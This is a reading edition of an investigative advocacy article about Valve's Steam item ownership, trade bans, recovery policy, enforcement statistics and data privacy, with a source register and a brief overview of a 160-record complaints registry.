A valuable item can still be held on someone else's terms.

A high resale price does not remove this dependence. The agreement restricts account transfers, and item transfers still require Steam's systems. Keeping a valuable skin, passing it to another person and recovering it after theft are therefore distinct permissions and procedures. Treating the item as an investment does not replace them with independent possession.

LOSS AND RECOVERY / WHO GETS A REMEDY?

The issuer controls the exception as well as the rule.

Steam's restoration policy denies routine restoration of items that have left an account. Its trading FAQ gives scarcity and the effect of duplicate items on value as a reason. The platform therefore invokes the item economy when limiting a victim's remedy. [E27] [E42]

The Steam Dossier places high-profile recoveries beside unresolved losses. The accountability question is concrete: what action was technically possible, who received it, which criterion governed it, and how could another affected user obtain the same review? A collector's protection should not depend on obtaining exceptional attention.

Trade Protection, introduced in July 2025, returns the original items in eligible CS2 trades. That supplies a concrete remedy without creating a duplicate. The remaining question is the scope Valve chose: which losses qualify, which routes are excluded, and how an affected user can challenge a refusal. [E32] Inspect the Market and Wallet boundary ↗

Read the theft and recovery ledger ↗Inspect the correspondence evidence ↗

THE RECOVERY PATTERN / WHO RECEIVES THE EXCEPTION?

The inventories that came back belong to names with reach.

Streamers, partners, people close to Valve. The silent majority's stolen skins do not come back: the support trail ends in a canned refusal, and for an ordinary user a stolen skin is gone. Restoration is a favour, not a remedy — and the criterion is who you are. [E27] [E42]

The theft and recovery ledger ↗The canned-refusal support archive ↗

THE OWNERSHIP CLAIM

The analogy describes the experience of collecting while concealing the conditions of possession. The seller's original role continues as authority over the holder's access.

RELATED ECONOMIC RECORD**The market above Steam's listing ceiling**Inspect the dated prices and settlement system ↗

03
VALVE'S RULES / THE EXERCISE OF POWER

Account locks. Show the enforcement record.

THE SAME DEFENCE, A DECADE APART

2016 → 2026

Valve's October 2016 reply to the Washington State Gambling Commission and its March 2026 statement to players use the same structure: distance the company from outside gambling, defend useful transfer infrastructure, and report action through account restrictions. [E19] [E14]

Put the stated policy beside the mechanism

Component	2016 / Washington	2026 / New York
Distance from operators	No business relationship or revenue from the outside sites.	No cooperation with gambling sites.
Infrastructure defended	Trading and OpenID benefit Steam users and game makers.	Item transferability is defended as a consumer right.
Action reported	Letters to more than 40 sites and associated accounts disabled.	More than one million accounts locked across gambling, fraud and theft.
Objection to intervention	Turning off lawful services would affect legitimate uses.	Removing transfers would take an existing ability away from users.
Who should define the legal boundary?	Valve asks the Commission to identify the criminal law it says Valve violates.	Valve promises compliance if the legislature adopts laws governing mystery boxes.

01 / VALVE COUNSEL TO THE WSGC / OCTOBER 2016

> "...if there is a specific criminal statute or regulation you believe Valve is violating, please provide a citation."

The Commission's letter publicly threatened Valve with criminal prosecution for gambling on third-party sites. Valve's counsel answered a criminal threat with a demand for a citation.

E19 · Valve counsel's letter to the WSGC · 17 October 2016 ↗

02 / THE ARGUMENT VALVE ATTRIBUTED TO THE COMMISSION

> “Valve could stop this, so it should”

That is the sentence that matters: capability, conceded by Valve itself in 2016. Its answer then and now is that turning off the service would burden lawful users. The capability has been admitted in writing for a decade; only the refusal has changed.

E19 · Valve counsel’s letter to the WSGC · 17 October 2016 ↗

A / ERIK JOHNSON / IN-GAME ITEM TRADING UPDATE / 13 JULY 2016

> “We have no business relationships with any of these sites. We have never received any revenue from them. And Steam does not have a system for turning in-game items into real world currency.”

Quote it whole — ten years later every clause of it is testable.

E08 · Read the original statement ↗

B / EVERY CLAUSE, TEN YEARS LATER

Ten years later, every clause of it is testable against the record.

No business relationships, no revenue, no route to real-world currency: the sponsorship record, the fee record and the reported $1 million sale each date from the decade after 13 July 2016, and each turns a clause of the statement into a checkable claim. Inspect the fee record ↗ Inspect the sponsorship record ↗ [E37]

The commercial ecosystem depends on the same account transfers that Valve presents as a consumer benefit. Keeping those transfers available preserves the infrastructure on which the outside services operate. The investigation follows that connection from the written prohibition to the functioning route.

THE MODEL CHANGED / THE METRIC DID NOT

2018 moved the trade. Who now receives the ban?

13 JUL 2016

Valve describes the gambling route and declares it prohibited.

Its public statement identifies OpenID and automated Steam accounts as the infrastructure used by outside sites. A decade later, the relevant outcome is whether operators can still coordinate delivery through Steam—not simply whether some accounts were disabled. [E08]

29 MAR 2018

Valve imposes the seven-day trade cooldown.

Its announcement connects frequent item turnover to automated third-party accounts and applies a seven-day cooldown to received CS:GO trades. This is a dated change to the operating model. [E63]

2018 / OPERATOR'S ACCOUNT

Empire says it replaced Steam bots with P2P.

The operator's current FAQ retrospectively dates its transition to 2018. Fast's current market FAQ also describes direct sales between players. These records identify the P2P routes that account-level enforcement now has to address. [E64] [E65]

11 MAR 2026

Valve reports account locks without an operator breakdown.

In a user-supplied inventory model, disabling the holder's Steam account and disabling the coordinating business are different outcomes. The report must distinguish them.

THE ENFORCEMENT TEST

Follow the account, the inventory and the operator separately. Identify the transaction, ownership or control of the account, the commercial rule applied, the restriction's scope, the loss, the appeal and the operator's subsequent ability to settle trades.

▼ **What "bot", $5 and an authenticator actually establish**

A bot describes automation. It does not identify the beneficial owner, whether an account was stolen, or whose assets it holds. Steam's limited-account rules require $5 in qualifying spending for specified community features, including the Market and Web API. They do not classify Valve's million locked accounts or establish a universal $5 cost for every game-item transfer. [E66]

Account-security rules depend on the route and date. The current CS2 Trade Protection FAQ describes immediate item delivery followed by a seven-day protection window, replacing the former hold/escrow route for CS2. Valve should classify the locked accounts and release their purchase and restriction histories so the financial effect can be reconciled. [E32]

THE FINANCIAL CONSEQUENCE**The user supplies the item. The operator controls the balance.** Trace the ledger, restrictions and scarcity rationale ↗

VALVE'S MARCH 2026 STATEMENT**1,000,000+** Steam accounts locked in connection with gambling, fraud and theft E14 · Inspect the statement ↗

The total identifies locked accounts.

It does not identify who lost access.

Valve's cited statement combines gambling, fraud and theft in one total. It does not classify those accounts as ordinary participants, custodial inventories, automated accounts or operators. In a direct-delivery marketplace, a participant's own inventory supplies the skin, so the consequences of a restriction cannot be inferred from an account count alone.

When a restriction blocks trading and Market access, the holder loses the ability to send the item or realise its exchange value through those routes. Valve continues to control the record and the permission to move it. The practical loss falls on the account holder. [E42] [E04] [E09]

LOSS OF TRADING ACCESS

An immobilised inventory can lose its use as a source of exchange value. The holder remains dependent on the same platform for any restoration of trading access.

THE SECOND STANDARD

Commercial for the platform. A violation for the user.

Steam's Online Conduct rules put gambling under prohibited commercial activity. The Subscriber Agreement reserves commercial permissions, restricts account transfers and gives Valve enforcement powers. Those rules sit beside a public message presenting the ability to trade an item as a consumer right. [E41] [E09]

The investigation challenges the way this boundary is applied: the user supplies an item to a commercial system, the site controls valuation rules and the return, and an account restriction can leave the user with the loss. Calling the conduct "commercial" does not explain why the participant bears that consequence while the service coordinating it remains reachable.

TRANSLATE THE BAN NUMBER

The "bots" Valve locked were Steam users.

Their inventories were immobilised: value parked inside Valve's system, unusable and unsellable, with no appeal and no stated reason. An immobilised inventory is not a neutral outcome — the issuer keeps the asset, the player loses the use, and the operator keeps the website. The number reports enforcement; the confiscation is the outcome. [E42] [E87]

Who now receives the ban ↗

THE SCOPE OF VALVE'S POWER

One allegation can reach every account.

Valve's published restriction policy permits action against all accounts owned by an individual, including for prohibited commercial use. The decision record must identify the triggering transaction, every affected inventory and the basis for extending the restriction. [E87]

Separate the user's loss from the operator's outcome ↗

THE MISSING REMEDY

A reason must be something the user can challenge.

Steam's own trading FAQ says most trade bans are permanent and that Support limits the information it supplies about ban and lock decisions. [E42] A label is not a case record. The user needs the transaction identified, the rule applied, the supporting evidence, the duration and scope of the restriction, and a route to a reasoned review. A closed support exchange leaves the item locked and the underlying decision outside the user's control.

The Steam Dossier's support and recovery records are the relevant evidence for this question: what was requested, what was refused, and who retained the power to restore access.

Theft and recovery record ↗Requests and closed responses ↗Contract against the operating system ↗

> A locked user inventory.
> A functioning commercial platform.
> Show who the enforcement actually stops.
>
> THE ACCOUNTABILITY TEST

04
TECHNICAL CAPABILITY / SUPPORT REFUSAL

The records exist. Access is a decision.

A claim of technical inability must be tested against the operation being requested and the records Valve uses. The correspondence trail exposes a concrete accountability failure: retained device information, reported cross-account correlation and a closed request for the user's own records belong to the same platform.

01 / CAPABILITY DESCRIBED

One device. Several accounts. Four years.

PhishDestroy's memorandum attributes to paragraph 1.9 of Valve counsel's 1 October 2025 letter a description of device correlation across accounts during 2019–2023. The reported operation is specific: associating account use with a device across multiple years.

Read the memorandum and attribution ↗

02 / RECORDS PRODUCED

An 830-page retained-data appendix.

The published audit records the structure and hash of the separate PDF appendix. It reports 986 masking rectangles over extractable text and 902,270 covered characters. The production itself demonstrates a substantial retained-record system.

Inspect the aggregate audit ↗

03 / ACCESS CLOSED

A self-service link replaces the requested records.

Ticket HT-2YBP-F7JP-D4VB, filed on 16 September 2026, requested API-key, login, device and trade information. The preserved closure on 19 September redirects the requester to Account Data. The exchange does not supply the requested categories or give a legal basis for withholding them.

Inspect the dated ticket and screenshots ↗

THE ACCOUNTABILITY FAILURE
Valve holds the records and controls the route to them. Closing a request with a generic link leaves that control intact and the user without an inspectable answer to the specific request.

▼ **Evidence trail for the reported technical-impossibility contradiction+**
The memorandum reports earlier Support statements about technical inability and sets them against counsel's description of device correlation. The letter itself is not reproduced in the public dossier. Its attribution, date and paragraph number come from that memorandum; the appendix audit measures a separate document.

The exact earlier Support ticket asserting technical impossibility has not been located in the supplied materials or the inspected public archive text. The September 2026 ticket establishes a documented closure and referral to self-service. The earlier reply claiming technical inability is a record in Valve's own support system; producing it is Valve's task, not the requester's.

Support exhibit archive ↗Source-by-source review record ↗

05
THE PRIVACY ARGUMENT AGAINST THE RECORD

Privacy is invoked. The records already exist.

Valve's March 2026 response objects to demands for additional personal data and age verification. Our investigation puts that argument beside its existing record of client inspection, retained account data and device correlation. Privacy applies across that whole relationship. [E14]

2014
CLIENT-SIDE INSPECTION

DNS-cache checks were part of a documented VAC test.

Gabe Newell's February 2014 account describes a historical anti-cheat check: after detecting specified cheats, VAC looked for matching cheat-server entries in the DNS cache and sent matching hashes for a server-side check. It is an example of device-level inspection already present in Valve's technical history.

E22 · Newell's original post ↗

2014
VAC / SIGNATURE DEPTH

The same client inspects process memory and loaded modules.

That is what an anti-cheat is: inspection of the running environment on the user's machine, to signature depth. The 2014 DNS-cache build is one documented instance of that reach — a client that read users' DNS caches and shipped hashes home. Client-side inspection is not a hypothetical Valve is being asked to start; it is a capability Valve has shipped for over a decade.

E22 · Newell's original post ↗

2025
RETAINED DATA / DISCLOSURE

830 pages. 902,270 covered characters still extractable.

The dossier's published audit examines the appendix supplied with the 1 October 2025 access response. It records black rectangles drawn over an intact text layer across all 830 pages. The redaction failure left the covered text recoverable, including third-party identifiers the masking was meant to withhold. The published aggregate audit records the scale without exposing those identifiers.

E21 · Open the audit and file hash ↗

2025
CROSS-ACCOUNT CORRELATION

One device, multiple accounts, retained across years.

The counsel correspondence recorded in the Steam Dossier describes a device used across dozens of accounts during 2019–2023. The memorandum sets this beside reported technical-inability replies from Support. The capability record above identifies the date, paragraph and source status of that contradiction.

Inspect the capability and source trail ↗

2026
ACCESS TO THOSE RECORDS

A specific request, closed with a self-service link.

The September ticket reproduced in the dossier requests API-key, login, device and trade records. The recorded closing response, three days later, redirects the requester to the Account Data page without supplying the requested records or stating a legal basis for that response. The categories requested and the response are preserved side by side.

Read the request and the closure ↗

THE QUESTION

What is collected, how long is it retained, who can correlate it, and what can the user inspect? **The privacy argument must address the existing system as well as proposed checks.**

A Steam sign-in identifies an account. The age of the person using that account is a separate part of the access decision. The dossier follows that gap through the case-opening interface, existing Wallet balances and in-client messaging. Read the minors-protection section ↗

NEW / THE EXISTING SYSTEM UNDER SCRUTINY**Data collected. Rules enforced. Remedies demanded.**Device and location signals · Netherlands 2026 · Wallet age gap · AmEx reports · Smirnov court record ↗

06

WHAT THE RECORD SHOWS

The defence omits the power Valve retains.

Valve invokes ownership, transferability and privacy while administering the permissions, restrictions and records that determine what users can actually do. The complaint concerns that continuing power and the way it is exercised.

01 / OWNERSHIP

The analogy conceals the contract.

The user receives licence rights and remains dependent on the issuer for access and transfer. The physical-collection comparison leaves out that dependence.

The claim beside the agreement ↗

02 / ENFORCEMENT

An account total conceals the outcome.

A meaningful enforcement record identifies the rule applied, the operator's route, the people restricted and the result. The aggregate account count supplies none of that classification.

The missing operator-level record ↗

03 / DISCLOSURE

Privacy must govern Valve's own conduct.

The documented request and disclosure record belongs beside the public privacy argument: what was retained, what was released, and what the user was permitted to inspect.

The production and closure records ↗

THE RECORDS THAT WOULD ANSWER THE INVESTIGATION

Make the exercise of power inspectable.

1. **Operator enforcement:** name the service, the restricted account or authentication route, the date, and whether access later returned.
2. **User consequences:** account categories, immobilised inventory, notices, reasons supplied, review requests and their outcomes.
3. **Technical exclusion:** a documented response to a gambling service's declared `openid.return_to` or authentication host.
4. **Economic boundaries:** the public policy governing outside cash settlement, cryptocurrency funding and commercial participation.
5. **The ownership comparison:** identify the physical analogue in which the original maker retains equivalent power over possession and onward transfer.
6. **Remedy criteria:** explain which recovery actions are available, who qualifies and how an ordinary user can obtain a review.

▼ **What records would change these findings?+**

Each finding has a specific evidential test.

- **Operator enforcement:** a dated record identifying a restricted operator and its authentication route would replace the present absence of that record for that service.
- **OpenID exclusion:** a captured refusal tied to a gambling service's declared return address would establish technical exclusion of that route at that time.
- **Ownership equivalence:** a physical-collectible arrangement with equivalent continuing maker control over possession and transfer would need to be included in the comparison.
- **User remedies:** documented review and recovery criteria, with ordinary-user outcomes, would allow the remedy assessment to be updated.

A new record changes the finding it addresses. It does not substitute an account total for an operator result, or a direct item transfer for an independently settled exchange.

THE FINDING

Collecting a skin does not give its holder the independence of a physical owner. Valve's contract and the working transaction preserve authority that its public analogy leaves out.

THE AUTHOR'S CENTRAL QUESTION

Who benefits from circulation—and who pays when protection fails?

The investigation connects the personal loss of a Dota collection, CS2's outside liquidity, the account access used by commercial extensions and the economics of farms. Valve's role runs through that chain: issuer, platform operator, keeper of transaction records and designer of the protection and recovery rules.

Our criticism concerns the priorities of that system. Item circulation can create revenue while theft, cheating and restrictions leave the player carrying the loss. A public defence about cosmetics, privacy or a million locked accounts must answer that allocation of benefit, control

and harm.

Personal collections and circulation ↗ · Architecture and corporate independence ↗ · Farm economics and enforcement ↗ · Reviews used to recruit trust ↗

THE INVESTIGATION / TWELVE CASE FILES

01 / VALVE & ENFORCEMENT**The public defence**Statement, contract, restrictions and retained data↗02 / ECONOMIC RECORD**The gambling system**C2C delivery, internal value and settlement↗03 / TECHNICAL RECORD**Steam access**Credentials, authentication and dated filter checks↗04 / IDENTITY RECORD**Documents & AML**Fourteen document groups, entities and policy defects↗05 / SPONSOR RULES & SKINS**The boundary Valve enforces.**Named sponsors, dated licence rules and cosmetic exclusivity↗06 / PRIVACY & ENFORCEMENT**Existing data. Selective privacy.**Regional rules, Wallet, payment restrictions and moderation↗07 / THREE GAMES & SECURITY**Three games. Unequal protection.**The Canadian order, TF2 remedies, keys, security and farm economics↗08 / MONEY & ENFORCEMENT**Follow the payment.**Funding routes, cash-out terms and enforcement counters↗09 / SESSION & TRADE TRACKING**Inside the Steam session.**Empire, Roll and Fast: access, monitoring and confirmation↗10 / EXTENSION EVIDENCE**Inspect the packages.**Roll and SIH permissions, code paths and retained specimens↗11 / CSGOFAST & SIH**Ten years after the crackdown.**Screenshots, remote tasks, authenticator control and 33 code records↗12 / REVIEWS & INCENTIVES**A rating becomes the entry ticket.**84 contest records, developer replies and the review corpus↗

07
THE PUBLIC RECORD

Inspect the evidence.

34 RECORDS
Sources cited in this article appear first. Select “All records” to inspect the complete 107-record register shared by the investigation; the dedicated evidence files retain their own detailed registers.

▼ **Methodology & source notes**
Research date: 10 October 2026. This chapter places Valve’s public response beside the filed New York complaint, Steam’s agreement, restriction policies and the dossier’s disclosure and recovery records. Source dates, quotations and attribution remain attached to each finding.

The transaction evidence continues in the gambling-system chapter. Credential comparisons, the supplied redacted JWT and dated Link Filter checks are retained in Steam access; version-pinned code findings are retained in the package audit.

▼ **Original research scope · 10 October 2026**
Research date: **10 October 2026**. This investigation compares the platform’s public policies and dated technical records with Valve’s public statement, Steam’s agreement, account-restriction rules and the filed New York complaint. The supplied RWT warning is reproduced without alteration.

Technical changes are presented on a dated timeline. The Link Filter exhibits preserve literal request URLs, timestamps and observed headings and continue links. The JWT exhibit transcribes the supplied decoded fields with identifiers redacted. The interactive diagrams explain the documented control relationships. The legal-response analysis places Valve's public framing beside the complaint and the documented control of accounts and items.

The analysis follows the economic mechanism: who supplies the credential, assigns value, verifies delivery, credits the balance, sets transfer conditions, enforces account restrictions and receives fees. Related findings link directly to the Steam Dossier's underlying records.

Cited source records

E09 · Steam Subscriber Agreement

Publisher: Valve

Date: Live agreement

Supports: Valve's licence grant, the absence of ownership interest in marketplace subscriptions, and Steam Wallet restrictions.

Scope: Relevant clauses: §1.C (personal account), §2.A/2.G (licence and commercial use), §3.C/3.D (Wallet and marketplace), §4.D and §9.C (enforcement).

https://store.steampowered.com/agreement/?l=english

E50 · Seven-Major inspect totals — event CSV

Publisher: PhishDestroy / Major demo analysis

Date: Retrieved 10 Oct 2026

Supports: 491 maps, 280 series, 960,770 inspect records; 948,232 skinned records.

Scope: Event totals independently summed. CS:GO and CS2 duration encodings differ.

https://phishdestroy.io/steam_dossier/major_skins_assets/reports/inspect-hours.csv

E87 · Restricted Steam Account — reasons and restriction types

Publisher: Valve / Steam Support

Date: Current policy · metadata 22 May 2025

Supports: Payment-fraud and commercial-use grounds; distinctions among locks, Community Bans, trade bans, VAC bans and suspensions.

Scope: The actual account notice and decision record are needed to establish the scope and basis of an individual restriction.

https://help.steampowered.com/en/faqs/view/4F62-35F9-F395-5C23

E71 · Steam Privacy Policy — existing collection

Publisher: Valve

Date: Current policy · §§3.1–3.8

Supports: SteamID, residence country, IP logs, unique device identifiers and application/device data are publicly disclosed categories.

Scope: Valve's policy lists data categories and their declared purposes; field-level implementation is part of the requested disclosure.

https://store.steampowered.com/privacy_agreement/

E37 · Attorney General James announces the Valve lawsuit

Publisher: New York Attorney General

Date: 25 Feb 2026

Supports: The filing announcement, three game titles, paid-random-outcome allegation, outside resale value and reported million-dollar item.

Scope: Official announcement of the allegations and requested action.

https://ag.ny.gov/press-release/2026/attorney-general-james-sues-game-developer-promoting-illegal-gambling-through

E38 · People of New York v. Valve Corporation — filed complaint

Publisher: New York Attorney General / NYSCEF

Date: 25 Feb 2026

Supports: Court, filing date, index 450952/2026, allegations, statutory bases and requested remedies.

Scope: NYSCEF document 2; 52-page court-stamped complaint. Requested relief appears on PDF pages 50–51.

https://ag.ny.gov/sites/default/files/court-filings/new-york-v-valve-corporation-complaint-2026.pdf

E14 · About the New York Attorney General lawsuit against Valve

Publisher: Valve

Date: 11 Mar 2026

Supports: The public collectibles comparison, optional and cosmetic framing, transferability argument, account-ban total, privacy objections and legislative position.

Scope: Corporate public response dated 11 March 2026; linked alongside the filed complaint and the investigation's analysis.

https://help.steampowered.com/en/faqs/view/6300-A6C4-519D-A3F5

E42 · Steam Trading — bans, explanations and restoration

Publisher: Valve / Steam Support

Date: Live FAQ

Supports: Trade-ban effects, predominantly permanent bans, limits on the reasons disclosed and the scarcity rationale for restoration policy.

Scope: Relevant headings: trade bans, trade probation, disclosure of ban reasons and returning scammed items.

https://help.steampowered.com/en/faqs/view/46A2-2B3C-95CC-8878

E51 · 559 player–Major inspect records — CSV

Publisher: PhishDestroy / Major demo analysis

Date: Retrieved 10 Oct 2026

Supports: 557 records with a skinned inspect, two default-only; grouped by event.

Scope: Player nickname within an event, not unique people or complete owned inventories.

https://phishdestroy.io/steam_dossier/major_skins_assets/reports/05_players_all.csv

E52 · DreamHack 2013 — item sales and Major prize funding

Publisher: Valve / Counter-Strike

Date: 16 Sep 2013

Supports: Valve connects in-game item revenue to the $250,000 tournament prize pool.

Scope: Historical Valve announcement connecting item sales to Major prize funding.

https://blog.counter-strike.net/2013/09/7614/

E60 · Game Server Operation Guidelines — cosmetic simulation

Publisher: Valve / Counter-Strike

Date: July 2015 request / January 2016 action

Supports: FAQ 2 covers player-only visibility; records permanent server-token restrictions.

Scope: Valve server-mod guidelines, including simulated unowned appearances visible only to the player.

https://blog.counter-strike.net/server_guidelines/

E61 · Project closure statement

Publisher: Touch Skins

Date: September 2026 episode · reviewed 10 Oct 2026

Supports: Project reports a demand from Valve's Russian representatives and its decision to close.

Scope: First-person project statement; the current page does not print a publication date.

https://touchskins.io/

E53 · Limited Game Tournament License — §2.4(d)–(e)

Publisher: Valve

Date: Current text · reviewed 10 Oct 2026

Supports: Conditional betting advertising and separate exclusions for game-economy sponsors.

Scope: The live page has no public version date; older contracts need their applicable text.

https://store.steampowered.com/tourney/limited_license

E54 · Commit 8594dc0 — tournament sponsorship requirement

Publisher: ValveSoftware / GitHub

Date: 08 Dec 2025 · 23:03:20 UTC

Supports: Addition requiring ranked and unranked operators to follow licence §2.4(e).

Scope: Dates the TOR change, not the licence clause's first publication. Verified against GitHub commit API.

https://github.com/ValveSoftware/counter-strike_rules_and_regs/commit/8594dc0cc8f8cd9ea9564af46e453fc673246cbd

E55 · GG.BET / Antwerp 2022 and Stockholm 2021

Publisher: PGL

Date: 04 Apr 2022

Supports: PGL's announced betting partnership and broadcast integrations; retrospective Stockholm confirmation.

Scope: Indexed primary release retrieved 10 Oct 2026. Historical URL now redirects to the news index; E58 corroborates both Majors.

https://press.pglesports.com/184398-ggbet-is-now-the-exclusive-betting-partner-of-pgl-major-antwerp-2022from-april-4-to-10-ggbet-will-be-offering-10-no-deposit-cashback-to-celebrate-the-announcement-of-this-partnership

E56 · BLAST announces Unikrn partnership including Paris Major

Publisher: BLAST / Cision

Date: 29 Mar 2023

Supports: Announced event and series integrations, branding and viewer activities.

Scope: The tournament organiser's dated sponsorship announcement, naming its own agreement.

https://news.cision.com/blast/r/blast-partners-with-esports-and-video-games-betting-platform-unikrn,c3743069

E57 · 1xBet / PGL Copenhagen Major 2024

Publisher: PGL

Date: 01 Feb 2024

Supports: PGL names the Major's betting partner and media/financial support.

Scope: Indexed primary release retrieved 10 Oct 2026; historical URL now redirects to the news index.

https://press.pglesports.com/289168-1xbet-is-the-official-betting-partner-of-the-pgl-cs2-copenhagen-major-2024

E64 · FAQ — Steam bots and the transition to P2P

Publisher: CSGOEmpire

Date: Live FAQ · reviewed 10 Oct 2026

Supports: Operator dates its move from Steam bots to P2P to 2018.

Scope: The operator's retrospective account of its own transition to P2P in 2018.

https://csgoempire.com/faq

E65 · What is a market and how does it work?

Publisher: CSGOFast

Date: Live FAQ · reviewed 10 Oct 2026

Supports: Describes direct player-to-player skin sales and purchases.

Scope: Establishes the described user-inventory model, not that the company owns no skins or accounts whatsoever.

https://csgofast.gg/faq/market/0

E77 · X-Ray Scanner for Germany and the Netherlands

Publisher: Valve / Counter-Strike 2

Date: 16 Mar 2026

Supports: Scanner access for Germany and the Netherlands; keyless containers exempted.

Scope: Also verified in the official Steam announcement feed. Belgium is not named in this update.

https://steamcommunity.com/ogg/730/announcements/detail/518615049848226730

E21 · Disclosure audit — 830-page appendix

Publisher: PhishDestroy

Date: Published audit · reviewed 20 Sep 2026

Supports: Page-level redaction geometry, character counts and source-file SHA-256 for the appendix to the October 2025 access response.

Scope: The public audit contains aggregate findings and the source hash; the original personal-data appendix is withheld.

https://phishdestroy.io/steam_dossier/steam_tos_assets/regulatory-review/disclosure-audit.json

E82 · Payment Disputes and Chargebacks

Publisher: Valve / Steam Support

Date: Current policy · metadata 15 May 2024

Supports: Associated account/purchase restrictions, bank-reversal route, restoration when funds return, and Support escalation when reversal is impossible.

Scope: Steam's published payment-dispute policy and described restrictions.

https://help.steampowered.com/en/faqs/view/783F-5E0F-9834-22D2

E111 · Annual Report 2025 — revenue by IP

Publisher: POP MART / HKEX

Date: 21 Apr 2026 · 2024 and 2025 results

Supports: Printed page 27 reports THE MONSTERS revenue of RMB3,040,664,000 in 2024 and RMB14,161,064,000 in 2025.

Scope: Revenue for the whole IP that includes Labubu; resale turnover and Labubu-only figures are separate. The annual results measure the commercial scale of the collectible market Valve chose for its analogy.

https://www1.hkexnews.hk/listedco/listconews/sehk/2026/0421/2026042100394.pdf

E101 · The Armory — announcement and release notes

Publisher: Valve / Counter-Strike 2

Date: 2 Oct 2024

Supports: Launch of the Armory and charms; passes, credits and item redemption.

Scope: Valve's 2 October 2024 release announcement for the Armory, passes, credits and weapon charms.

https://store.steampowered.com/news/posts/?appgroupname=Counter-Strike%3A+Global+Offensive&appids=730&enddate=1728000977&feed=steam_community_announcements

E15 · Steam Community Market FAQ — Wallet proceeds and market limits

Publisher: Valve / Steam Support

Date: Live FAQ · reviewed 10 Oct 2026

Supports: Market sale proceeds in Steam Wallet and the approximate US$1,800 listing limit.

Scope: Steam's own market and Wallet mechanics, used in the ownership and outside-price comparison.

https://help.steampowered.com/en/faqs/view/61F0-72B7-9A18-C70B

E13 · The Steam Dossier — rules, routes and accountability

Publisher: PhishDestroy

Date: Related investigation

Supports: The parent investigation supplies the historical registration and consent exhibits, transfer-substitution sequence, route register, ownership and recovery records, and correspondence used by this companion investigation.

Scope: The parent PhishDestroy investigation; linked as the wider editorial and infrastructure context.

https://phishdestroy.io/steam_dossier/

E27 · Steam Item Restoration Policy

Publisher: Valve / Steam Support

Date: Live policy

Supports: Steam Support's policy on restoring items removed through trades, market transactions, deletion or gifting.

Scope: Account recovery and routine item restoration are distinct processes; the dated Trade Protection feature is recorded in E32.

https://help.steampowered.com/en/faqs/view/3B6E-B322-2400-8D24

E32 · Trade Protected Items

Publisher: Valve / Steam Support

Date: Live FAQ · feature introduced July 2025

Supports: Seven-day protection, reversal of eligible trades and the initiating account's thirty-day trade and market cooldown.

Scope: The platform-defined reversal mechanism affecting delivery and outside operators' balance-release timing.

https://help.steampowered.com/en/faqs/view/365F-4BEE-2AE2-7BDD

E19 · October 2016 response to the Washington State Gambling Commission

Publisher: Valve / legal correspondence

Date: October 2016

Supports: Valve's explanation of Steam trading, OpenID, notices to more than forty sites and account-level enforcement.

Scope: Public document copy linked by the Steam Dossier; the letter itself is dated 17 October 2016.

https://fr.scribd.com/document/328063293/Valve-s-Oct-18th-response-to-Washington-State-Gambling-Commission-s-cease-and-desist

E08 · In-Game Item Trading Update

Publisher: Valve

Date: 13 Jul 2016

Supports: Valve's account of identity verification and automated trading used by gambling services, its stated prohibition and its denial of business relationships with those sites.

Scope: Valve's public statement from July 2016, retained here as a historical infrastructure record.

https://store.steampowered.com/oldnews/22883

E63 · Adjustments to maps and trade

Publisher: Valve / Counter-Strike

Date: 29 Mar 2018

Supports: Seven-day cooldown for traded CS:GO items and explanation concerning frequent automated turnover.

Scope: Valve's dated response to the ExpressTrade mechanism and the accounts supporting it.

https://blog.counter-strike.net/2018/03/20308/

E66 · Limited User Accounts

Publisher: Valve / Steam Support

Date: Live FAQ · reviewed 10 Oct 2026

Supports: Qualifying $5 spending and specified restricted community features.

Scope: Steam's published requirements for access to trading and the Community Market.

https://help.steampowered.com/en/faqs/view/71D3-35C2-AD96-AA3A

E04 · WebAPI P2P Solution

Publisher: CSGORoll

Date: 10 Apr 2024

Supports: A dated account of token collection for monitoring trades, including session dependence and expiration.

Scope: Technical record dated 10 April 2024; the subsequent workflow changes appear in E05–E07.

https://www.csgoroll.com/blog/steam-p2p-solution/

E41 · Steam Online Conduct — commercial activity

Publisher: Valve

Date: Live rules

Supports: Gambling is explicitly included under the commercial-activity prohibition.

Scope: Read beside the account-enforcement record and Valve's public transferability language.

https://store.steampowered.com/online_conduct/

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

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Source: https://phishdestroy.io/steam_dossier/valve-and-enforcement
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ENGLISH · 18 OCTOBER 2026

Valve Scandals Registry

160 collected records of user reviews, removed posts, public issue reports and incident references, with source links and evidence limits.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/valve_scandals_registry
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 01 SECTIONS

Follow the record.

Article overview 3

Auth-host domain blocking 4

Edition, sources & verification 5

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

Master scandal archive

Valve Scandals Master Registry — 160 Sourced Incidents

> Reported. Sourced. Still open.

WHAT THIS SECTION PROVES
This registry collects 160 source-linked records: user reviews, removed community posts, public issue reports and incident references concerning Valve's ecosystem. Each record should be assessed through its linked source, date and context. Inclusion in this collection is not independent verification of every allegation, and a report's disappearance does not by itself establish who removed it or why.

> **18 October 2026 · scope clarification.** Earlier wording described all records as independently verified. The collection supports inspection of the linked reports; titles and categories are editorial summaries, and user accounts remain reported claims unless corroborated by additional evidence.

← Back to Executive briefing
Explore the 160 collected records by category, then open the original source. Titles and categories summarize the retained material; they are not a substitute for reading it. Check whether a source is a first-person account, an issue report, a publication or an official record before drawing conclusions.

Source Records
—
Across all categories
Platform Flaws
—
Community-reported platform flaws
Removed threads
—
Moderator-removed Reddit posts
Support Complaints
—
Collected Trustpilot reviews
Enforcement feasibility

Auth-host domain blocking

Domain-level blocking of OpenID authentication hosts is technically straightforward to implement: once a resource is barred from Steam login redirection, third-party domains acting as authentication proxies for that same resource can be filtered by the same rule set. A detailed discussion of implementation feasibility is provided in the main dossier.

See enforcement feasibility in the dossier →

> Search the 160 source-linked registry records online.

Read the claim. Check its source.

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Visual material linked separately

- interactive collection: Search the 160 source-linked registry records online.

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